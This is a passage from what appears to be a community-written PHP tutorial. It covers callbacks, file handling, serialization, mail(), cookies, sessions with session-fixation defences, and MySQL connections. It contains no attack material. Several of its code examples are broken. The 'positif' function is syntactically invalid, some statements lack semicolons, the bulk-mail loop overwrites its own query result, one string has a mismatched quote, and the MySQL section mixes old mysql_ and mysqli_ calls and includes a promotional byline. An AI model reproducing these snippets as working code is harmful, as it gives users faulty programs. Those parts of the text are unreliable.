$result = call_user_func_array($callback_func, array($one, $two, $three));
echo $result;
```

Note how `call_user_func` and `call_user_func_array` are used in both of the examples. `call_user_func_array` allows the script to execute the function more dynamically.

As there was no example of using both of these functions for a non-class function, here they are:

Using `call_user_func`:

```
$one = "One";
$two = "Two";
$three = "Three";
$callback_func = "my_function";
$result = call_user_func($callback_func, $one, $two, $three);
echo $result;
```

Using `call_user_func_array`:

```
$one = "One";
$two = "Two";
$three = "Three";
$callback_func = "my_function";
$result = call_user_func_array($callback_func, array($one, $two, $three));
echo $result;
```

More complicated examples

```
$my_func($param1, $param2);
$my_class_name = new ClassObject();
$my_class_name->$my_func_from_that_class($param1, $param2);
// The -> symbol is a minus sign follow by a "larger than" sign. It allows you to
// use a function that is defined in a different PHP class. It comes directly from
// object-oriented programming. Via a constructor, a function of that class is
// executable. This specific example is a function that returns no values.
call_user_func($my_func, $param1, $param2);
```

```
call_user_func(array(&${$my_class_name}, $my_func), $param1, $param2);
// Prefixing a & to a variable that represents a class object allows you to send the
// class object as a reference instead of a copy of the object. In this example this
// means that $my_class_name Object would have a copy made of it, the function will
// act on the copy, and when the function ends. The original object wouldn't suffer
// modifications. Passing an object through its reference passes the address in memory
// where that object is stored and call_user_func will alter the actual object.

call_user_func_array($my_func, array($param1, $param2));
// Most powerful, dynamic example
call_user_func_array(array(&${$my_class_name}, $my_func), array($param1, $param2));
```

```
function positif($x + $y;) {
  $x = 2;
  $y = 5;
  $z = $x + $y;
  echo $z;
}
positif = $x + $y;
```

Creating runtime functions

Creating runtime functions is a very good way of making the script more dynamic:

```
$function_name = create_function('$one, $two', 'return $one + $two;');
echo $function_name . "\n\n";
echo $function_name("1.5", "2");
```

`create_function` creates a function with parameters `$one` and `$two`, with a code to evaluate return… When `create_function` is executed, it stores the function's info in the memory and returns the function's name. This means that you cannot customise the name of the function although that would be preferred by most developers.

Citations

1. echo (http://php.net/echo)

Files

Working with files is an important part of any programming language, and PHP is no different. Whatever your reasons are for wanting to manipulate files, PHP will happily accommodate them through the use of a handful of functions. You should have read and be comfortable with the concepts presented in the first five sections of this book before beginning here.

fopen() and *fclose()*

fopen() is the basis for file manipulation. It opens a file in a certain mode (that you specify) and returns a handle. Using this handle you can read or write to the file, before closing it with the *fclose()* function.

Example Usage

```
<?php
$handle = fopen('data.txt', 'r'); // Open the file for reading
fclose($handle); // Close the file
?>
```

In the example above you can see the file is opened for reading by specifying 'r' as the mode. For a full list of all the modes available to *fopen()*, you can look at the PHP Manual (http://php.net/fopen) page.

Opening and closing the file is all well and good, but to perform useful operations, you need to know about *fread()* (http://php.net/fread) and *fwrite()* (http://php.net/fwrite).

When a PHP script finishes executing, all open files are automatically closed. So although it is not strictly necessary to close a file after opening it, it is considered good programming practice to do so.

Reading

Reading can be done in a number of ways. If you just want all the contents of a file available to work with, you can use the *file_get_contents()* (http://php.net/file_get_contents) function. If you want each line of the file in an array, you can use the *file()* (http://php.net/file) command. For total control over reading from files, *fread()* (http://php.net/fread()) can be used.

These functions are usually interchangeable and each can be used to perform each other's function. The first two do not require that you first open the file with *fopen()* or then close it with *fclose()*. These are good for quick, one-time file operations. If you plan on performing multiple operations on a file it is best to use *fopen()* in conjunction with *fread()*, *fwrite()* and *fclose()* as it is more efficient.

An example of using file_get_contents()

Code:

```
<?php
$contents = file_get_contents('data.txt');
echo $contents;
?>
```

Output:

```
I am the contents of data.txt
```

This function reads the entire file into a string and from then on you can manipulate it as you would any string.

An example of using file()

Code:

```
<?php
$lines = file('data.txt');
foreach($lines as $Key => $line) {
    $lineNum = $Key + 1;
    echo "Line $lineNum: $line";
}
?>
```

Output:

```
Line 1: I am the first line of file
Line 2: I am the second line the of the file
Line 3: If I said I was the fourth line of the file, I'd be lying
```

This function reads the entire file into an array. Each item in the array corresponds to a line in the file.

An example of using fread()

Code:

```
<?php
$handle = fopen('data.txt', 'r');
$string = fread($handle, 64);
fclose($handle);

echo $string;
?>
```

Output:

```
I am the first 64 bytes of data.txt (if it was ASCII encoded). I
```

This function can read up to the specified number of bytes from the file and return it as a string. For the most part, the first two functions will be preferable, but there are occasions when this function is needed.

As you can see, with these three functions you are able to easily read data from a file into a form that is convenient to work with. The next part shows how these functions can be used to do the jobs of the others, but this is optional. You may skip it and move onto the writing section, if you are not interested.

```
<?php
$file = 'data.txt';

function detectLineEndings($contents) {
    if(false !== strpos($contents, "\r\n")) return "\r\n";
    else if(false !== strpos($contents, "\r")) return "\r";
    else return "\n";
}

/* This is equivalent to file_get_contents($file), but is less efficient */
$handle = fopen($file, 'r');
$contents = fread($handle, filesize($file));
```

```
fclose($handle);

/* This is equivalent to file($file), but requires you to check for the line-ending
type. Windows systems use \r\n, Macintosh \r and Unix \n. File($file) will
automatically detect line-endings whereas fread/file_get_contents won't */
$lineEnding = detectLineEndings($contents);
$contents = file_get_contents($file);
$lines = explode($lineEnding, $contents);

/* This is also equivalent to file_get_contents($file) */
$lines = file($file);
$contents = implode("\n", $lines);

/* This is equivalent to fread($file, 64), if the file is ASCII encoded */
$contents = file_get_contents($file);
$string = substr($contents, 0, 64);
?>
```

Writing

Writing to a file is done by using the *fwrite()* (http://php.net/fwrite()) function in conjunction with *fopen()* (http://php.net/fopen()) and *fclose()* (http://php.net/fclose()). As you can see, there aren't as many options for writing to a file as there are for reading from one. However, PHP 5 introduces the function *file_put_contents()* (http://php.net/file_put_contents) that simplifies the writing process somewhat. This function will be discussed later in the PHP 5 section, as it is fairly self-explanatory and does not require discussion here.

The extra options for writing don't come from the amount of functions, but from the modes available for opening the file. There are three different modes you can supply to the *fopen()* (http://php.net/fopen) function, if you wish to write to a file. One mode, 'w', wipes the entire contents of the file, so anything you then write to the file will fully replace what was there before. The second mode, 'a', appends stuff to the file so anything you write to the file will appear just after the original contents of the file. The final mode 'x' only works for non-existent files. All three writing modes will attempt to create the file, if it doesn't exist whereas the 'r' mode will not.

An example of using the 'w' mode

Code:

```
<?php
$handle = fopen('data.txt', 'w'); // Open the file and delete its contents
$data = "I am new content\nspread across\nseveral lines.";
fwrite($handle, $data);
fclose($handle);

echo file_get_contents('data.txt');
?>
```

Output:

```
I am new content
spread across
several lines.
```

An example of using the 'a' mode

Code:

```
<?php
$handle = fopen('data.txt', 'a'); // Open the file for appending
$data = "\n\nI am new content.";
fwrite($handle, $data);
fclose($handle);

echo file_get_contents('data.txt');
?>
```

Output:

```
I am the original content.

I am new content.
```

An example of using the 'x' mode

Code:

```php
<?php
$handle = fopen('newfile.txt', 'x'); // Open the file only, if it doesn't exist
$data = "I am this file's first ever content!";
fwrite($handle, $data);
fclose($handle);

echo file_get_contents('newfile.txt');
?>
```

Output:

```
I am this file's first ever content!
```

Of the three modes shown above, 'w' and 'a' are used the most, but the writing process is essentially the same for all the modes.

Reading *and* Writing

If you want to use *fopen()* (http://php.net/fopen) to open a file for both reading *and* writing all you need to do is put a '+' on the end of the mode. For example, reading from a file requires the 'r' mode. If you want to read and write to/from that file you need to use 'r+' as a mode. Similarly you can read and write to/from a file using the 'w+' mode. However, this will also truncate the file to zero length. For a better description visit the *fopen()* (http://php.net/fopen) page that has a very useful table describing all the modes available.

Error Checking

Error checking is important for any sort of programming, but when working with files in PHP it is especially important. This need for error checking arises mainly from the filesystem the files are on. The majority of webservers today are Unix-based and so, if you are using PHP to develop web-applications, you have to account for file permissions. In some cases PHP may not have permission to read the file and so, if you've written code to read a particular file, it will result in an ugly error. More likely is that PHP doesn't have permission to write to a file and that will again result in ugly errors. Also, the file's existence is (somewhat obviously) important. When attempting to read a file, you must make sure the file exists first. On the other side of that, if you're attempting to create and then write to a file using the 'x' mode, then you must make sure the file *doesn't* exist first.

In short, when writing code to work with files, always assume the worst. Assume the file doesn't exist and you don't have permission to read from/write to it. In most cases this means you have to tell the users that, in order for the script to work, they need to adjust those file permissions so that PHP can create files and read from/write to them, but it also means that your script can adjust and perform an alternative operation.

There are two main ways of error checking. The first is by using the '@ (http://uk.php.net/manual/en/language.operators.errorcontrol.php)' operator to suppress any errors when working with the file and then checking, if the result is **false** or not. The second method involves using more functions like *file_exists()* (http://php.net/file_exists), *is_readable()* (http://php.net/is_readable) and *is_writeable()* (http://php.net/is_writeable).

Examples of using the '@' operator

```php
<?php
$handle = @ fopen('data.txt', 'r');
if(!$handle) {
    echo 'PHP does not have permission to read this file or the file in question doesn\'t exist.';
} else {
    $string = fread($handle, 64);
    fclose($handle);
}

$handle = @ fopen('data.txt', 'w'); // The same applies for 'a'
if(!$handle) {
    echo 'PHP either does not have permission to write to this file or
it does not have permission to create this file in the current directory.';
} else {
    fwrite($handle, 'I can has content?');
    fclose($handle);
}

$handle = @ fopen('data.txt', 'x');
if(!$handle) {
    echo 'Either this file exists or PHP does not have permission to
create this file in the current directory.';
} else {
    fwrite($handle, 'I can has content?');
    fclose($handle);
}
?>
```

As you can see, the '@' operator is used mainly when working with the *fopen()* function. It can also be used in other cases, but is generally less efficient.

Examples of using specific checking functions

```php
<?php
$file = 'data.txt';
```

```
if(!file_exists($file)) {
    // No point in reading since there is no content
    $contents = '';

    // But might want to create the file instead
    $handle = @ fopen($file, 'x'); // Still need to error-check ;)
    if(!$handle) {
        echo 'PHP does not have permission to create a file in the current directory.';
    } else {
        fwrite($handle, 'Default data');
        fclose($handle);
    }
} else {
    // The file does exist so we can try to read its contents
    if(is_readable($file)) {
        $contents = file_get_contents($file);
    } else {
        echo 'PHP does not have permission to read that file.';
    }
}

if(file_exists($file) && is_writeable($file)) {
    $handle = fopen($file, 'w');
    fwrite($handle, 'I can has content?');
    fclose($handle);
}
?>
```

You can see by that last example that error-checking makes your code very robust. It allows it to be prepared for most situations and behave accordingly, which is an essential aspect of any program or script.

Line-endings

Line-endings were mentioned briefly in the final example in the 'Reading' section of this chapter and it is important to be aware of them when working with files. When reading from a text file, it is important to know what types of line-endings that file contains. 'Line-endings' are special characters that try to tell a program to display a new line. For example, Notepad will only move a piece of text to a new line, if it finds "\r\n" just before the new line (it will also display new lines, if you put word wrap on).

If someone writes a text file on a Windows system, the chances are that each line will end with "\r\n". Similarly, if they write the file on a Classic Macintosh (Mac OS 9 and under) system, each line will probably end with "\r". Finally, if they write the file on a Unix-based system (Mac OS X and GNU/Linux), each line will probably end with "\n".

Why is this important? Well, when you read a file into a string with *file_get_contents()* (http://php.net/file_get_contents), the string will be one long line with those line-endings all over the place. Sometimes they will get in the way of things you want to do with the string so you can remove them with:

```
<?php
$string = str_replace(array("\n", "\r"), '', $string);
?>
```

Other times you may need to know what kind of line-ending is being used throughout the text in order to be consistent with any new text you add. Luckily, in 99% of cases, the line-endings will never change type throughout the text so the custom function 'detectLineEndings' can be used as a quick way of checking:

```
<?php
function detectLineEndings($string) {
    if(false !== strpos($string, "\r\n")) return "\r\n";
    else if(false !== strpos($string, "\r")) return "\r";
    else return "\n";
}
?>
```

Most of the time though, it is just sufficient to be aware of their existence within the text so you can adjust your script to cope properly.

Binary-safe

So far, all of the text seen in this chapter has been assumed to be encoded in some form of plaintext encoding such as UTF-8 or ASCII. Files do not have to be in this format, however, and in fact there exist a huge number of formats that aren't (such as pictures or executables). If you want to work with these files you have to ensure that the functions you are using are 'binary-safe'. Previously you would have to add 'b' to the end of the modes you used to tell PHP to treat the file as a binary file. Failing to do so would give unexpected results and generally 'weird-looking' data.

Since about PHP 4.3, this is no longer necessary as PHP will automatically detect, if it needs to open the file as a text file or a binary file and so you can still follow most of the examples shown here.

Working with binary data is a lot different to working with plaintext strings and characters and involves many more functions that are beyond the scope of this chapter. However, it is important you know about these differences.

Serialization

Serialization is a technique used by programmers to preserve their working data in a format that can later be restored to its previous form. In simple cases this means converting a normal variable such as an array into a string and then storing it somewhere. That data can then be unserialized and the

programmer will be able to work with the array once again.

There is a whole chapter devoted to Serialization in this book as it is a useful technique to know how to use effectively. It is mentioned here as one of the primary uses of serialization to store data on plain files when a database is not available. It is also used to store the state of a script and to cache data for quicker access later, and files are one of the preferred media for this storage.

In PHP, serialization is very easy to perform through use of the *serialize()* (http://php.net/serialize) and *unserialize()* (http://php.net/unserialize) functions. Here follows an example of serialization used in conjunction with file functions.

An example of storing user details in a file so that they can be easily retrieved later.

Code:

```
<?php
/* This part of the script saves the data to a file */
$data = array(
    'id' => 114,
    'first name' => 'Foo',
    'last name' => 'Bartholomew',
    'age' => 21,
    'country' => 'England'
);
$string = serialize($data);

$handle = fopen('data.dat', 'w');
fwrite($handle, $string);
fclose($handle);

/* Then, later on, we retrieve the data from the file and output it */
$string = file_get_contents('data.dat');
$data = unserialize($string);

$output = '';
foreach($data as $key => $datum) {
    $field = ucwords($key);
    $output .= "$field: $datum\n";
}

echo $output
?>
```

Output:

```
Id: 114
First Name: Foo
Last Name: Bartholomew
Age: 21
Country: England
```

PHP 5

There is one particular function specific to files that was introduced in PHP 5. That was the *file_put_contents()* (http://php.net/file_put_contents) function. It offers an alternative method of writing to files that does not exist in PHP 4. To see how it differs, it is easiest to just look at an example.

Examples showing writing to a file in PHP 4 and the equivalent in PHP 5 with the file_put_contents() function

```
<?php
$file = 'data.txt';
$content = 'New content.';

// PHP 4, overwrite entire file with data
$handle = fopen($file, 'w');
fwrite($handle, $content);
fclose($handle);

// PHP 5
file_put_contents($file, $content);

// PHP 4, append to a file
$handle = fopen($file, 'a');
fwrite($handle, $content);
fclose($handle);

// PHP 5
file_put_contents($file, $content, FILE_APPEND);
?>
```

file_put_contents() will also attempt to create the file, if it doesn't exist and it is binary-safe. There is no equivalent of the 'x' mode for *file_get_contents()*.

file_put_contents() is almost always preferable over the *fopen()* method except when performing multiple operations on the same file. It is more preferable to use it for writing than *file_get_contents*() is for reading and for this reason, a function is provided here to emulate the behaviour of *file_put_contents()* for PHP 4:

```
<?php
if(!function_exists('file_put_contents')) {
    function file_put_contents($file, $data, $append = false) {
        if(!$append) $mode = 'w';
        else $mode = 'a';

        $handle = @ fopen($file, $mode);
        if(!$handle) return false;

        $bytes = fwrite($handle, $data);
        fclose($handle);

        return $bytes;
    }
}
?>
```

Mailing

The mail function is used to send E-mail Messages through the SMTP server specified in the php.ini Configuration file.

```
bool mail ( string to, string subject, string message [, string additional_headers [, string additional_parameters]])
```

The returned boolean will show whether the E-mail has been sent successfully or not.

This example will send message "message" with the subject "subject" to email address "example@domain.tld". Also, the receiver will see that the eMail was sent from "Example2 <example2@domain.tld>" and the receiver should reply to "Example3 <example3@domain.tld>"

```
mail(
 "example@domain.tld", // E-Mail address
 "subject", // Subject
 "message", // Message
 "From: Example2 <example2@domain.tld>\r\nReply-to: Example3 <example3@domain.tld>"  // Additional Headers
);
```

There is no requirement to write E-mail addresses in format "Name <email>", you can just write "email".

This will send the same message as the first example but includes From: and Reply-To: headers in the message. This is required if you want the person you sent the E-mail to be able to reply to you. Also, some E-mail providers will assume mail is spam if certain headers are missing so unless you include the correct headers your mail will end up in the junk mail folder.

Important notes

- PHP by default does not have any mail sending ability itself. It needs to pass the mail to a local mail transfer agent, such as sendmail. This means you cannot just run PHP by itself and expect it to send mail; you *must* have a mail transfer agent installed.
- Make sure you do not have any newline characters in the to or subject, or the mail may not be sent properly.
- However, the additional headers field -- which should always include the From: header -- may also include other headers. On PHP for Windows, each header should be followed by \r\n but on Unix versions, you should only include \n between header lines. Don't put \n or \r\n after the final additional header line.
- The to parameter should not be an address in the form of "Name <someone@example.com>". The mail command may not parse this properly while talking with the MTA (Particularly under Windows).

Error Detection

Especially when sending multiple emails, such as for a newsletter script, error detection is important.

Use this script to send mail while warning for errors:

```
$result = @mail($to, $subject, $message, $headers);

if ($result) {
    echo "Email sent successfully.";
} else {
    echo "Email was not sent, as an error occurred.";
}
```

Sending To Multiple Addresses Using Arrays

In the case below the script has already got a list of emails, we simply use the same procedure for using a loop in PHP with mysql results. The script below will attempt to send an email to every single email address in the array until it runs out.

```
while ($row = mysql_fetch_assoc($result)) {
      mail($row['email'], $subject, $message, null, "-f$fromaddr");
}
```

Then if we integrate the error checking into the multiple email script we get the following

```
$errors = 0
$sent = 0

while ($row = mysql_fetch_assoc($result)) {
      $result = "";
      $result = @mail($row['email'], $subject, $message, null, "-f$fromaddr");
      if (!$result) {
          $errors = $errors + 1;
      }
      $sent = $sent + 1;
}

echo "You have sent $sent messages";
echo "However there were $errors messages";
```

For More Information

- PHP Manual: Mail Functions (http://www.php.net/manual/en/ref.mail.php)

Cookies

Cookies

Cookies are small pieces of data stored as text on the client's computer. Normally cookies are used only to store small amounts of data, including user preferences, time and more. Even though cookies are not harmful some people do not permit cookies due to concerns about their privacy. In this case you have to use Sessions.

Cookies were first introduced by Netscape. PHP allows easy setting and retrieving of cookies.

Setting a cookie

Setting a cookie is extremely easy with *setcookie()*[1].

Syntax

```
bool setcookie ( string name [, string value [, int expire [, string path [, string domain [, bool secure]]]]])
```

where `name` is the cookie name, `value` is the data to be contained in the cookie, `expire` the time after which the cookie should expire, `path` the path on the server which can use the cookie, `domain` can be used to set permissions for subdomains and secure if set true only transmits the cookie if a secure connection is present.

Since all cookies are sent by the server along with HTTP headers you need to set any cookie at the start of a page **before** any other code. You will normally only need to use the name, value and expire arguments. If expire not set the cookie will expire when the client closes the browser.

Examples

```
setcookie("wikibooks", "user", time()+3600);
```

The above code will set a cookie having the name wikibooks, value user and will expire an hour after it is set.

```
setcookie("test", "PHP-Hypertext-Preprocessor", time()+60, "/location", 1);
```

Here the setcookie function is being called with four arguments (setcookie has 1 more optional argument, not used here). In the above code, the first argument is the cookie name, the second argument is the cookie contents and the third argument is the time after which the cookie should expire in seconds (*time()* returns current time in seconds, there time()+60 is one minute from now). The path, or location, element may be omitted, but it does allow you to easily set cookies for all pages within a directory, although using this is not generally recommended.

You should note that since cookies are sent with the HTTP headers the code has to be at the top of the page (Yes, even above the DOCTYPE declaration). Any other place will generate an error.

Retrieving cookie data

If a server has set a cookie on the user's computer, the user's browser sends it to the server each time a page loads. The name of each cookie sent by your server is stored in the superglobal array *_COOKIE*. So in the above example the cookie would be retrieved by calling **$_COOKIE['test']**. To access data in the cookie we use *explode()*[2]. explode() turns a string into an array with a certain delimiter present in the string. That is why we used those dashes(- hyphens) in the cookie contents. So to retrieve and print out the full form of PHP from the cookie we use the code:

```
$array = explode("-", $_COOKIE['test']); //retrieve contents of cookie
print("PHP stands for " . $array[0] . $array[1] . $array[2]); //display the content
```

Note: $_COOKIE was Introduced in 4.1.0. In earlier versions, use $HTTP_COOKIE_VARS.

Where are cookies used?

Cookies can be often used for:

- user preferences
- inventories
- quiz or poll results
- user authentication
- remembering data over a longer period

You should **never** store unencrypted passwords in cookies as cookies can be easily read by other users.

You should **never** store critical data in cookies as cookies can be easily removed or modified by other users.

References

1. http://php.net/manual/en/function.setcookie.php
2. http://php.net/explode/

Sessions

Sessions allow the PHP script to store data on the web server that can be later used, even between requests to different PHP pages. Every session has a different identifier, which is sent to the client's browser as a cookie or as a $_GET variable. Sessions end when the user closes the browser, or when the web server deletes the session information, or when the programmer explicitly destroys the session. In PHP it's usually called **PHPSESSID**. Sessions are very useful to protect the data that the user wouldn't be able to read or write, especially when the PHP developer doesn't want to give out information in the cookies as they are easily readable. Sessions can be controlled by the $_SESSION superglobal. Data stored in this array is persistent throughout the session. It is a simple array. Sessions are much easier to use than cookies, which helps PHP developers a lot. Mostly, sessions are used for user logins, shopping carts and other additions needed to keep browsing smooth. PHP script can easily control the session's cookie which is being sent and control the whole session data. Sessions are always stored in a unique filename, either in a temporary folder or in a specific folder, if a script instructs to do so.

Using Sessions

At the top of each PHP script that will be part of the current session there must be the function `session_start()`. It must be before the first output (echo or others) or it will result in an error "Headers already sent out".

```
session_start();
```

This function will do these actions:

1. it will check the `_COOKIE` or `_GET` data, if it is given
2. if the session file doesn't exist in the `session.save_path` location, it will:
    1. generate a new Unique Identifier, and
    2. create a new file based on that Identifier, and
    3. send a cookie to the client's browser
3. if it does exist, the PHP script will attempt to store the file's data into `_SESSION` variable for further use

Now, you can simply set variables in 2 different ways, the default method:

```
$_SESSION['example'] = "Test";
```

Or the deprecated method:

```
$example="Test";
session_register($example);
```

Both of the above statements will register the session variable `$_SESSION['example']` as "Test". The deprecated method should not be used, it is only listed because you can still see it in scripts written by programmers that don't know the new one. The default method is preferred.

Session Configuration Options

PHP sessions are easy to control and can be made even more secure or less secure with small factors. Here are runtime options that can be easily

changed using php_ini() function:

Name	Default	Changeable
session.save_path	"/tmp"	PHP_INI_ALL
session.name	"PHPSESSID"	PHP_INI_ALL
session.save_handler	"files"	PHP_INI_ALL
session.auto_start	"0"	PHP_INI_ALL
session.gc_probability	"1"	PHP_INI_ALL
session.gc_divisor	"100"	PHP_INI_ALL
session.gc_maxlifetime	"1440"	PHP_INI_ALL
session.serialize_handler	"php"	PHP_INI_ALL
session.cookie_lifetime	"0"	PHP_INI_ALL
session.cookie_path	"/"	PHP_INI_ALL
session.cookie_domain	""	PHP_INI_ALL
session.cookie_secure	""	PHP_INI_ALL
session.use_cookies	"1"	PHP_INI_ALL
session.use_only_cookies	"0"	PHP_INI_ALL
session.referer_check	""	PHP_INI_ALL
session.entropy_file	""	PHP_INI_ALL
session.entropy_length	"0"	PHP_INI_ALL
session.cache_limiter	"nocache"	PHP_INI_ALL
session.cache_expire	"180"	PHP_INI_ALL
session.use_trans_sid	"0"	PHP_INI_SYSTEM/PHP_INI_PERDIR
session.bug_compat_42	"1"	PHP_INI_ALL
session.bug_compat_warn	"1"	PHP_INI_ALL
session.hash_function	"0"	PHP_INI_ALL
session.hash_bits_per_character	"4"	PHP_INI_ALL
url_rewriter.tags	"a=href,area=href,frame=src,input=src,form=fakeentry"	PHP_INI_ALL

A simple example of this use would be this code:

```
//Setting The Session Saving path to "sessions", '''must be protected from reading'''
session_save_path("sessions"); // This function is an alternative to ini_set("session.save_path","sessions");
//Session Cookie's Lifetime ( not effective, but use! )
ini_set("session.cookie_lifetime",time()+60*60*24*500);
//Change the Session Name from PHPSESSID to SessionID
session_name("SessionID");
//Start The session
session_start();
//Set a session cookie ( Required for some browsers, as settings that had been done before are not very effective
setcookie(session_name(), session_id(), time()+3600*24*365, "/");
```

This example simply sets the cookie for the next year.

Ending a Session

When user clicks "Logout", or "Sign Off", you would usually want to destroy all the login data so nobody could have access to it anymore. The session file will be simply deleted as well as the cookie to be unset by:

```
session_destroy();
```

Using Session Data of Other Types

Simple data such as integers, strings, and arrays can easily be stored in the $_SESSION superglobal array and be passed from page to page. But problems occur when trying to store the state of an object by assignment. Object state can be stored in a session by using the serialize() function. serialize() will write the objects data into an array which then can be stored in a $_SESSION superglobla. unserialize() can be used to restore the state of an object before trying to access the object in a page that is part of the current session. If objects are to be used across multiple page accesses during a session, the object definition must be defined before calling unserialize(). Other issues may arise when serializing and unserializing objects.

Avoiding Session Fixation

Session fixation describes an attack vector in which a malicious third-party sets (i.e. *fixes*) the session identifier (SID) of a user, and is thus able to access that user's session. In the base-level implementation of sessions, as described above, this is a very real vulnerability, and every PHP program that uses sessions for anything at all sensitive should take steps to remedy it. The following, in order of how widely applicable they are, are the measures to take to prevent session fixation:

1. Do not use GET or POST variables to store the session ID (under most PHP configurations, a cookie is used to store the SID, and so the programmer doesn't need to do anything to implement this);

2. Regenerate the SID on each user request (using `session_regenerate_id() (http://php.net/manual/en/function.session-regenerate-id.php)` at the *beginning* of the session);
3. Use session time-outs: for each user request, store the current timestamp, and on the next request check that the timeout interval has not passed;
4. Provide a logout function;
5. Check the 'browser fingerprint' on each request. This is a hash, stored in a `$_SESSION` variable, comprising some combination of the user-agent header, client IP address, a salt value, and/or other information. See below for more discussion of the details of this; it is thought by some to be nothing more than 'security through obscurity'. `[TODO]`
6. Check referrer: this does not work for all systems, but if you know that users of your site *must* be coming from some known domain you can discard sessions tied to users from elsewhere. It relies on the user agent providing the referrer header, which should not be assumed.

This example code addresses all of the above points save the referrer check.

```
$timeout = 3 * 60; // 3 minutes
$fingerprint = md5('SECRET-SALT'.$_SERVER['HTTP_USER_AGENT']);
session_start();
if ( (isset($_SESSION['last_active']) && (time() > ($_SESSION['last_active']+$timeout)))
     || (isset($_SESSION['fingerprint']) && $_SESSION['fingerprint']!=$fingerprint)
     || isset($_GET['logout']) ) {
    do_logout();
}
session_regenerate_id();
$_SESSION['last_active'] = time();
$_SESSION['fingerprint'] = $fingerprint;
```

The `do_logout()` function destroys the session data and unsets the session cookie.

MySQL

MySQL

MySQL is the most popular database used with PHP. PHP with MySQL is a powerful combination showing the real power of Server-Side scripting. PHP has a wide range of MySQL functions available with the help of a separate module. In PHP5, this module has been removed and must be downloaded separately.

MySQL allows users to create tables, where data can be stored much more efficiently than the way data is stored in arrays.

In order to use MySQL or databases in general effectively, you need to understand SQL, or Structured Query Language.

Note that this page uses the mysqli functions and not the old mysql functions.

How to - Step By Step

Connecting to the MySQL server

PHP has the function **mysqli_connect** to connect to a MySQL server that handles all of the low level socket handling. We will supply 4 arguments; the first is the name of your MySQL server, the second a MySQL username, third a MySQL password and last a database name. In this example, it is assumed your server is localhost. If you are running a web server on one system, and MySQL on another system, you can replace localhost with the IP address or domain name of the system that MySQL resides on (ensure all firewalls are configured to open the appropriate ports). **mysqli_connect** returns a link_identifier that we can now use for communicating with the database. We will store this link in a variable called *$cxn*.

```
<?php
  $cxn = mysqli_connect ("localhost", "your_user_name", "your_password", "database_name");
?>
```

Running a Query

We have connected to the mysql server and then selected the database we want to use, now we can run an SQL query over the database to select information, do an insert, update or delete. To do this we use **mysqli_query**. This takes two arguments: the first is our link_identifier and the second is an SQL query string. If we are doing a select sql statement **mysqli_query** generates a resource or the Boolean false to say our query failed, and if we are doing a delete, insert or update it generates a Boolean, true or false, to say if that was successful or not.

The basic code for running a query is the php function "mysqli_query($cxn, $query)". The "$query" argument is a MySQL query. The database argument is a database connection(here, the connection represented by $cxn). For example, to return the query "SELECT * FROM customers ORDER BY customer_id ASC", you could write

```
<?php
    mysqli_query($cxn, "SELECT * FROM customers ORDER BY customer_id ASC");
?>
```

However, this straightforward method will quickly become ungainly due to the length of MySQL queries and the common need to repeat the query

when handling the return. All (or almost all) queries are therefore made in two steps. First, the query is assigned a variable (conventionally, this variable is named "$query" or "$sql_query" for purposes of uniformity and easy recognition), which allows the program to call simply "mysqli_query($cxn, $sql_query)".

```
$sql_query = "SELECT * FROM customers ORDER BY customer_id ASC";
```

Secondly, to handle the information returned from the query, practical considerations require that the information returned also be assigned to a variable. Again by convention rather than necessity (i.e. you could name it anything you wanted), this information is often assigned to "$result", and the function is called by the assignment of the variable.

It is important to understand that this code **calls the function mysqli_query**, in addition to assigning the return to a variable "$result". [**NOTE**: The queries that ask for information -- SELECT, SHOW, DESCRIBE, and EXPLAIN -- return what is called a resource. Other types of queries, which manipulate the database, return TRUE if the operation is successful and FALSE if not, or if the user does not have permission to access the table referenced.]

To catch an error, for debugging purposes, we can write:

```
<?php
   $result = mysqli_query ($cxn, $sql_query)
     or die (mysqli_error () . " The query was:" . $sql_query);
?>
```

NOTE: The semi colon for the function before the die statment is omitted.

If the function **mysqli_query** returns false, PHP will terminate the script and print an error report from MySQL (such as "you have an error in your SQL syntax") and the query.

Thus, our final code would be, assuming that there were a database connection named $cxn:

```
<?php
$sql_query = "SELECT * FROM customers ORDER BY customer_id ASC";
$result = mysqli_query ($cxn, $sql_query)
    or die (mysqli_error () . " The query was:" . $sql_query);
?>
```

Putting it all together

In the previous sections we looked at three commands, but not at how to use them in conjunction with each other. So let's take a look at selecting information for a table in our mysql database called *MyTable*, which is stored in a mysql database called *MyDB*.

```
<?php
    //Connect to the mysql server and get back our link_identifier
    $link = mysql_connect ("your_database_host", "your_user_name", "your_password")
                or die('Could not connect: ' . mysql_error());

    //Now, we select which database we would like to use
    mysql_select_db ("MyDB", $link) or die('could not select database');

//Our SQL Query
$sql_query = "Select * From MyTable";

//Run our sql query
$result = mysql_query($sql_query)or die('query failed'. mysql_error());


    //Close Database Connection
    mysql_close ($link);
?>
```

NOTE: If the link identifier is not specified, the last link opened by mysql_connect() (http://www.php.net/manual/en/function.mysql-connect.php) is assumed.

The Create Database Query

[By admin@technofranchise.com : We have used my_sqli connector that is the latest construct. There are some other tutorials that use my_sql construct to make the database connections (Don't confuse with it. Our constructor is the latest one) The creation of the database is our first step when accessing the backend MySql Server with php script. This can be achieved by connecting with the server. After that, creating the database.

```
<?php
$cn=mysqli_connect("localhost","your_username","my_password");

//connecting the server
if (mysqli_connect_errno())
{
echo "Error in establisihng the connection:" . mysqli_connect_error();
}
$sql_query="CREATE DATABASE  MyDB";
if (mysqli_query($cn,$sql_query))
{
echo "Database has been created";
}
else
{
echo "Error while creating the database: ” . mysqli_error($cn);
```

```
}
?>
```

The Create Table Query

The process of creating the table is as easy as creating the database. We have to execute the create table query using the mysqli construct

```
<?php
$cn=mysqli_connect("localhost","my_username","my_password","MyDatabase");

if (mysqli_connect_errno())
{
echo "Connection failed : " . mysqli_connect_error();
}
$sql_query="CREATE TABLE  MyTable(firstName VARCHAR(18), lastName VARCHAR(18), salary DECIMAL(5,4) )";
if (mysqli_query($cn,$sql_query))
{
echo "Table created successfully";
}
else
{
echo "Error encountered  while creating the table : " . mysqli_error($cn);
}
?>
```

Getting Select Query Information with older connector construct

Well that doesn't help, because what are we to do with *$result*? Well when we do a select query we select out information from a database we get back what is known as a resource, and that is what is stored in *$result*, our resource identifier. A resource is a special type of PHP variable, but lets look at how to access information in this resource.

We can use a function called **mysql_fetch_assoc** it takes one parameter, our resource identifier *$result*, and generates an associative array corresponding to the fetched row. Each column in the table corresponds to an index with the same name. We can now extract out information and print it like so:

```
<?php
 //Connect to the mysql server and get back our link_identifier
 $link = mysql_connect("localhost", "your_user_name", "your_password")
         or die('Could not connect: ' . mysql_error());


 //Now, we select which database we would like to use
 mysql_select_db("MyDB") or die('could not select database');

 //Our SQL Query
